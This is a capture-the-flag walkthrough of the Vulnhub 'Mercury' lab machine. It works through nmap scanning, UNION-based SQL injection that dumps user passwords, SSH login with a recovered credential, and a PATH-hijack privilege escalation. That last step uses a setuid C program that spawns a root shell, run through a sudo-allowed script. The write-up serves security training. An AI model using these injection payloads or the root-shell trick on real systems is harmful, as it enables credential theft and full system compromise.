

# Vulnhub Mercury:

Sept 2020

## Scanning:

```
Nmap scan report for 192.168.56.110
Host is up (0.00013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
```

```
crazyeights@es-base:~$ nmap -A -p- 192.168.56.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-25 11:48 EDT
Nmap scan report for 192.168.56.110
Host is up (0.000062s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  http-proxy    WSGIServer/0.2 CPython/3.8.2
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Fri, 25 Sep 2020 15:48:19 GMT
|     Server: WSGIServer/0.2 CPython/3.8.2
|     Content-Type: text/html
|     X-Frame-Options: DENY
|     Content-Length: 2366
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: same-origin
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta http-equiv="content-type" content="text/html; charset=utf-8">
|     <title>Page not found at /nice ports,/Trinity.txt.bak</title>
|     <meta name="robots" content="NONE,NOARCHIVE">
[SNIP]
|     <p>Error code: 400</p>
```

```
| <p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request
syntax or unsupported method.</p>
| </body>
|_ </html>
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: WSGIServer/0.2 CPython/3.8.2
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
crazyights@es-base:~$
```

## Enumeration:

- Using Insomnia:

The screenshot shows the Insomnia REST client interface. At the top, a request is defined with the method 'GET' and the URL 'http://192.168.56.110:8080/nice'. The status bar indicates a '404 Not Found' response with a response time of '12.3 ms' and a size of '2.2 KB'. Below the status bar, the 'Body' tab is selected, displaying the error message. The error message states: 'Page not found (404)', 'Request Method: GET', and 'Request URL: http://192.168.56.110:8080/nice'. It then lists the URL patterns tried: '1. [name='index']', '2. robots.txt [name='robots']', and '3. mercuryfacts/'. The message concludes with 'The current path, nice, didn't match any of these.' and a note about the Django settings file.

GET http://192.168.56.110:8080/nice Send 404 Not Found 12.3 ms 2.2 KB Just Now

Body Auth Query Header Docs Preview Header Cookie Timeline

**Page not found (404)**

Request Method: GET  
Request URL: http://192.168.56.110:8080/nice


Using the URLconf defined in mercury\_proj.urls, Django tried these URL patterns, in this order:

1. [name='index']
2. robots.txt [name='robots']
3. mercuryfacts/


The current path, nice, didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

Checking out /mercuryfacts/



In the todo page, you can see there is a users table:




Checking out Mercury Facts: Load a fact:




## SQLi:

Trying to perform SQLi on this page, with an error gives you the sql error:




Properly performing SQLi:




## Getting the schema of the users table:

```
1 union select column_name from information_schema.columns where table_name='users'
```



## Get usernames from users table:

```
http://192.168.56.110:8080/mercuryfacts/1 union select username from users/
```



## Get passwords from users table:

```
http://192.168.56.110:8080/mercuryfacts/1 union select password from users/
```



```
Fact id: 1 union select password from users. (('Mercury does not have any moons or rings.',), ('johnny1987',), ('lovelykids111',), ('lovelybeer111',), ('mercuryisthesizeof0.056Earths',))
```

## SSH:

- Trying the credentials found in the user table, the one for webmaster works


SSH Login:

```
webmaster:mercuryisthesizeof0.056Earths
```

Logging in:

```
crazyeights@es-base:~$ ssh webmaster@192.168.56.110
```


Getting user flag:



```
webmaster@mercury: ~
Last login: Tue Sep  1 13:57:14 2020 from 192.168.31.136
webmaster@mercury:~$ ls
mercury_proj  user_flag.txt
webmaster@mercury:~$ cat user_flag.txt
[user_flag_8339915c9a454657bd60ee58776f4ccd]
webmaster@mercury:~$
```

## Priv Esc:

Finding another user:



```
webmaster@mercury:~$ cd mercury_proj/
webmaster@mercury:~/mercury_proj$ ls
db.sqlite3  manage.py  mercury_facts  mercury_index  mercury_proj  notes.txt
webmaster@mercury:~/mercury_proj$ cat notes.txt
Project accounts (both restricted):
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRLcm1zNDg4MGttC
g==
webmaster@mercury:~/mercury_proj$
```

Decode from base64:




```
linuxmaster@mercury:/home/webmaster/mercury_proj$ cat
/usr/bin/check_syslog.sh
#!/bin/bash
tail -n 10 /var/log/syslog
```

- Since user can keep their environment vars when running check\_syslog as root, create a new tail bin, to run instead of the intended tail, and add its path before the intended tail.

Creating an the tail bin that would get a root shell:

```
linuxmaster@mercury:~$ cat tail.c
#include <unistd.h>

void main(int argc, char *argv[]){
    setuid(0);
    setgid(0);
    system("/bin/sh -i");
}
```



```
linuxmaster@mercury:~$ vim tail.c
linuxmaster@mercury:~$ gcc -o tail tail.c
tail.c: In function 'main':
tail.c:6:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
     6 |     system("/bin/sh -i");
       |     ^~~~~~
linuxmaster@mercury:~$
```

```
linuxmaster@mercury:~$ whereis tail
tail: /usr/bin/tail /tmp/tail /usr/share/man/man1/tail.1.gz
linuxmaster@mercury:~$
```

```
linuxmaster@mercury:~$ chmod u+s tail
linuxmaster@mercury:~$ cp tail /tmp
linuxmaster@mercury:~$
```

Update PATH:

```
export PATH=/tmp:$PATH
```

Run the script:

```
linuxmaster@mercury:~$ cp tail /tmp/tail
linuxmaster@mercury:~$ sudo --preserve-env-PATH /usr/bin/check_syslog.sh
```

Get root flag:

[illegible]

FIN.